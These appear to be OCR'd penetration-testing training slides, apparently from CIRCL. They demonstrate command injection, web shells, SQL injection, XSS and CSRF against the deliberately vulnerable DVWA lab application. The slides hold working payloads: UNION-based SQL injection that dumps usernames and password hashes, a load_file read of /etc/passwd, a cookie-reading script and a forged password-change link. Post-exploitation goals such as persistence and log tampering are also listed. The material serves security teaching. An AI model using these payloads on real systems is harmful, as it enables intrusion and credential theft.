


- Locate web shell on the server (Command Injection)




7.8 Web Shells

- Access the web shell (Password: password)



7.8 Web Shells

- Explore the web shell



7.9 SQL Injection

- Summary
  - User input is passed to the database
  - User inout is malformed and contains commands
  - Commands get executed on the database
  - Syntax depends on database vendor
    → Example: Bypass authentication
    → Example: Sensitive data breach

- Abstract: Search database for userStatus
  - Form field Username - User input: `Peter`
    → SQL command:


```
String query = "SELECT userStatus FROM user WHERE name='Peter'";
```

  - Form field Username - User input: `Peter' OR 1=1 #`
    → SQL command:

```
String query = "SELECT userStatus FROM user WHERE name='Peter' OR 1=1 #'";
```

7.9 SQL Injection

Example: Crash the application with a single quote



Leads to this parameter


172.31.31.11/dvwa/vulnerabilities/sqli/?id=Peter'&Submit=Submit#

Leads to this server error

```
You have an error in your SQL syntax; check the manual that
corresponds to your MySQL server version for the right syntax
to use near ''Peter''' at line 1
```

7.9 SQL Injection

- Example: `1' or '1'='1`



7.9 SQL Injection


- Example: Compromise the credentials database

```
Peter' or 1=1 union select null, database() #
     Surname: dvwa

Peter' or 1=1 union select null, table_name from information_schema.tables #
     Surname: users

Peter' or 1=1 union select null, concat(table_name,0x0a,column_name) from
  information_schema.columns where table_name = 'users' #
     Surname: users
     user
     Surname: users
     password


Peter' and 1=1 union select null, concat(user,0x0a,password) from users #
     Surname: admin
     5f4dcc3b5aa765d61d8327deb882cf99
     Surname: gordonb
     e99a18c428cb38d5f260853678922e03
     Surname: 1337
     8d3533d75ae2c3966d7e0d4fcc69216b
     Surname: pablo
     0d107d09f5bbe40cade3de5c71e9e9b7
     Surname: smithy
     5f4dcc3b5aa765d61d8327deb882cf99
```

7.9 SQL Injection

- Example: Compromise the OS

```
' union all select load_file('/etc/passwd'),null #
```



7.10 XSS - Cross Site Scripting


- Summary
  - Abusing trust relationship: Browser → Website
  - Injecting script code into website
  - Code get executed by client/browser
  - Executed as if it is part of the original site
  - Client software trust the code
  - The code has access to sensitive data:
    - Session cookies
    - Session tockens
      → Hijack a session
    - Malicious links
    - Execute commands on the client


- Alternative XSS styles
  - Persistent XSS
  - Reflected XSS

7.10 XSS - Cross Site Scripting

- Example: Persistent XSS
  - Script is stored on the server
  - Script is delivered to every visitor


```
<script>alert("Boooom");</script>
```





7.10 XSS - Cross Site Scripting


- Refelcted XSS: Abstract




7.10 XSS - Cross Site Scripting

- Example: Refelcted XSS

```
http://172.31.31.11/dvwa/vulnerabilities/
    xss_r/?name=%3Cscript%3Ealert%28%22Boooom%22%29%3B%3C%2Fscript%3E#
```






- Exercise: Display cookie


  -

7.10 XSS - Cross Site Scripting

- Example: Refelcted XSS

```
http://172.31.31.11/dvwa/vulnerabilities/
    xss_r/?name=%3Cscript%3Ealert%28%22Boooom%22%29%3B%3C%2Fscript%3E#
```






- Exercise: Display cookie

```
<script>alert(document.cookie);</script>
```

7.11 CSRF - Cross-Site Request Forgery

- Summary
  - Abusing trust relationship: Website → Client
  - Send malicious link to the victim
  - If victim click → Server execute activity
  - Server execute activity → Victim don't know
    → Example: Reset Password

```
http://172.31.31.11/dvwa/vulnerabilities/
    csrf/?password_new=11111&password_conf=11111&Change=Change#
```



CIRCL
Computer Incident
Response Center
Luxembourg

- 8. Post Exploitation

8.1 Overview


- Goals of the Post Exploitation phase
  - Maintain access
  - Establish persistence mechanisms
  - Lateral movement
  - Exfiltrate data
  - Hide traces, manipulate log files
  - Steal money (Attack banking apps)

- Tools and Techniques:
  - Create accounts
  - BackDoors
  - RootKits

$\rightarrow$ This is often not wanted by the organization

